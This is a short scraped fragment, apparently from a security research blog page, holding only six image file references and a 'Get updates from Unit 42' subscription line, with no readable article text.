






 Get updates from Unit 42